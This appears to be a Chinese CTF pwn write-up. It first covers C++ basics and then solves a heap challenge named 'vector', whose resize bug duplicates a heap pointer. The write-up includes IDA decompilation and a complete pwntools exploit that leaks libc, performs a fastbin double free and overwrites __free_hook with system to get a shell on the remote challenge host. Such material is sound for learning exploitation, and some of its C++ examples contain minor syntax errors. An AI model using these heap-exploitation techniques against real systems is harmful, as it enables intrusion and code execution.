彩蛋

```
if ( !(unsigned __int8)__gnu_cxx::operator!=<char **,std::vector<char *,std::allocator<char *>>>(&i, &v5) )
  break;
```

双重否定表肯定的文学大师ida

所学到的知识

（1）std::是什么

曾经用c++搞oi的时候，遇到过一些鬼火代码：

```
#include<cstdio>
int main()
{
    std::cout<<"Hello World!"<<std::endl;
    return 0;
}
```

当时就在想:~~what the fucking code~~

不过现在转pwn了，会遇到不少c艹的题，而且以后搞Windows和浏览器都有用所以就学了一下：

std:: 是个名称空间标示符，*C++*标准库中的函数或者对象都是在命名空间*std*中定义的，所以我们要使用标准函数库中的函数或对象都要使用*std*来限定。

这样做的原因：

是因为像*cout*这样的对象在实际操作中或许会有好几个，比如说你自己也可能会不小心定义了一个对象叫*cout*，那么这两个*cout*对象就会产生冲突。

为啥俺之前没写过捏，因为只需要这样：

```
#include<iostream>
或
#include<cstdio>
.
.
.
using namespace std;
```

这些已经刻进DNA的写法过了快4年俺才知道背后的原因，所以说要知其所以然

（2）类定义class：

c++常被称为面向对象编程，就是因为它的一个核心功能——类，通过类可以封装一些标准库之外的功能比如自定义的函数和重载运算符。有点像python的module（貌似只有public才类似，privite和protect不太一样），大致用法如下：

```
class typical_ctf_score
{
    public:
        double pwn_score;
        double web_score;
```

```
        double misc_score;
        double crypto_score;
        double re_score;
        double get(void)
        void set(double a,double b,double c,double d,double e)
}

double typical_ctf_score::get()
{
    return pwn_score+web_score+misc_score+crypto_score+re_score;
}

void typical_ctf_score::set(double a,double b,double c,double d,double e)
{
    pwn_score=a;
    web_score=b;
    misc_score=c;
    crypto_score=d;
    re_score=e;
}
```

(3)重载运算符

这个网站写的很详细，就不赘述了，给上面的代码加个重载加法的功能：

```
class typical_ctf_score
{
    typedef typical_ctf_score tcs
    public:
        double pwn_score;
        double web_score;
        double misc_score;
        double crypto_score;
        double re_score;
        double get(void)
        void set(double a,double b,double c,double d,double e)
        tcs operator+(const tcs& b)
        {
            tcs t;
            t.pwn_score=this->pwn_score+b.pwn_score;
            t.web_score=this->web_score+b.web_score;
            t.misc_score=this->misc_score+b.misc_score;
            t.crypto_score=this->crypto_score+b.crypto_score;
            t.re_score=this->re_score+b.re_score;
            return t
        }
}

double typical_ctf_score::get()
{
    return pwn_score+web_score+misc_score+crypto_score+re_score;
}

void typical_ctf_score::set(double a,double b,double c,double d,double e)
{
    pwn_score=a;
    web_score=b;
```

```
    misc_score=c;
    crypto_score=d;
    re_score=e;
}
```

（4）STL的一个容器——vector

vector在中文里是向量的意思，它也符合向量从起点向一个方向无限延长的性质

相较于数组需要规定大小，vector可以在push_back或者resize的时候，当超过容器容量上限的时，内部自动分配新的内存和内存空间并同时释放原空间，这样可以十分合理地处理未知输入量的问题

释放和分配好像用的是STL的allocator，源码没怎么仔细看。size（）、end()、begin()、capability（）的实现主要依赖三个迭代器（指针），随便搜搜就能搜到，蓝勾不想写

谈谈做题的经验，对于下面这个vector：

```
#include<vector>
#include<iostream>
using namespace std;
vector<int> notes;
```

gdb里通过符号表访问notes指向的空间，存的是三个迭代器的值，再访问notes即可看查容器里存的值


（5）读c++反汇编的技巧

主要的难点在operator，回顾前面写的重载加法，有一个发现，如果将operator换成‘+’号前面一个变量，“（参数）”换成第二个变量就完全说得通了。同样，把operator换成第一个变量（通常是后面的括号里从左到右的第一个参数），那么再代入就很好理解了。

题解

1.vector

保护



习惯了

ida

主要看看move_note，其它都和原来的堆题差不大多，delete保证了不能使用uaf

```
unsigned __int64 move_note(void)
{
  const char **v0; // rax
  _QWORD *v1; // rbx
  int v3; // [rsp+4h] [rbp-2Ch]
  __int64 i; // [rsp+8h] [rbp-28h] BYREF
  __int64 v5; // [rsp+10h] [rbp-20h] BYREF
  unsigned __int64 v6; // [rsp+18h] [rbp-18h]

  v6 = __readfsqword(0x28u);
  puts("let's take a look at your notes");
  for ( i = std::vector<char *,std::allocator<char *>>::begin(&notes);
        ;
        __gnu_cxx::__normal_iterator<char **,std::vector<char *,std::allocator<char *>>>::operator++(&i, 0LL) )
  {
    v5 = std::vector<char *,std::allocator<char *>>::end(&notes);
    if ( !(unsigned __int8)__gnu_cxx::operator!=<char **,std::vector<char *,std::allocator<char *>>>(&i, &v5) )
      break;
    if ( *(_QWORD *)__gnu_cxx::__normal_iterator<char **,std::vector<char *,std::allocator<char *>>>::operator*(&i) )
    {
      v0 = (const char **)__gnu_cxx::__normal_iterator<char **,std::vector<char *,std::allocator<char *>>>::operator*(&i);
      puts(*v0);
      puts("is this one your want to move? [1/0]");
      printf(">> ");
      if ( (unsigned int)get_int() == 1 )
      {
        puts("which index you want move to?");
        printf(">> ");
        v3 = get_int();
        if ( v3 <= 0 )
        {
          puts("no way!");
        }
        else
        {
          if ( v3 > (unsigned __int64)std::vector<char *,std::allocator<char *>>::size(&notes) )
          {
            v5 = 0LL;
            std::vector<char *,std::allocator<char *>>::resize(&notes, v3 + 1, &v5);
          }
          if ( !*(_QWORD *)std::vector<char *,std::allocator<char *>>::operator[](&notes, v3) )
          {
            v1 = (_QWORD *)__gnu_cxx::__normal_iterator<char **,std::vector<char *,std::allocator<char *>>>::operator*(&i);
            *(_QWORD *)std::vector<char *,std::allocator<char *>>::operator[](&notes, v3) = *v1;
            *(_QWORD *)__gnu_cxx::__normal_iterator<char **,std::vector<char *,std::allocator<char *>>>::operator*(&i) = 0LL;
          }
          puts("done!");
        }
        return __readfsqword(0x28u) ^ v6;
      }
    }
  }
  return __readfsqword(0x28u) ^ v6;
}
```

核心部分大概自己写的话是这个样子的：

```
void move_note()
{
    for(auto i=notes.begin();i<=notes.end();i++)
    {
        puts(*i);
        printf("is this one your want to move? [1/0]");
        choice=get_init();
        if(choice)
        {
            puts("which index you want move to?");
            index=get_init();
            if(index<=0) //防止直接用整数型溢出修改got表或者plt表
            {
                puts("no way");
                exit(-1);
            }
            else
            {
                if(index>=notes.size())
                {
                    notes.resize(index+1,nullptr);
                }
```

```
                if(notes[index]!=ptr)
                {
                    notes[index]=*i;
                    *i=nullptr;
                }
            }
            return ;
        }
    }
}
```

漏洞是在notes.resize（）和下面的指针修改

notes.resize()会造成vector扩容,并把原来的数据复制到一个新的内存地址,但是*i还是原来的内存上的堆块地址,那么我们就可以故意选择一个比较大的index,引起扩容,从而使得新的内存地址上有两个相同的堆块.

有两个相同的堆块,那么我们就可以触发unsorted bin uaf泄露libc地址,然后fastbin bin double free 和 fastbin stash进tcache修改free_hook触发后门函数

exp

```
from pwn import *
##from LibcSearcher import *
from pwnlib.util.iters import mbruteforce
from hashlib import sha256
import time
##import base64
context.log_level='debug'
##context.terminal = ["tmux", "splitw", "-h"]
context.arch = 'amd64'
##context.os = 'linux'
def proof_of_work(sh):
    sh.recvuntil(" == ")
    cipher = sh.recvline().strip().decode("utf8")
    proof = mbruteforce(lambda x: sha256((x).encode()).hexdigest() ==  cipher,
string.ascii_letters + string.digits, length=4, method='fixed')
    sh.sendlineafter("input your ????>", proof)

r=remote('chuj.top',53121)
proof_of_work(r)
##r=process('./vector')
elf=ELF('./vector')
libc=ELF('./libc.so.6')

def cho(num):
    r.sendlineafter('>> ',str(num))

def add(index,size,con):
    cho(1)
    r.sendlineafter('>> ',str(index))
    r.sendlineafter('>> ',str(size))
    r.sendafter('>> ',con)

def show(index):
    cho(3)
    r.sendlineafter('>> ',str(index))
```

```
def delet(index):
    cho(4)
    r.sendlineafter('>> ',str(index))

for i in range(0,8):
    add(i,0xf8,'a')

cho(5)
for i in range(0,7):
    r.sendlineafter('>> ',str(0))
r.recvuntil('>> ')
r.sendline(str(1))
r.recvuntil('>> ')
r.sendline(str(30))

for i in range(0,8):
    delet(i)
##gdb.attach(r)
show(30)
libcbase=u64(r.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-0x1c4b2d-
(libc.sym['__libc_start_main']+243)
log.success('libcbase:'+hex(libcbase))
free_hook=libcbase+libc.sym['__free_hook']
system=libcbase+libc.sym['system']
log.success('free_hook:'+hex(free_hook))
one=[0xe6c7e,0xe6c81,0xe6c84]
onegadget=one[0]+libcbase

for i in range(0,9):
    add(i,0x68,'a')

cho(5)
for i in range(0,8):
    r.sendlineafter('>> ',str(0))

r.recvuntil('>> ')
r.sendline(str(1))
##gdb.attach(r)
r.recvuntil('>> ')
r.sendline(str(32))

for i in range(0,7):
    delet(i)

##gdb.attach(r)
delet(8)
delet(7)
##gdb.attach(r)
delet(32)

for i in range(0,7):
    add(i,0x68,'a')
##gdb.attach(r)
add(7,0x68,p64(free_hook))
add(8,0x68,'a')
add(9,0x68,'/bin/sh\x00')
add(10,0x68,p64(system))
```

```
delet(9)

r.interactive()
```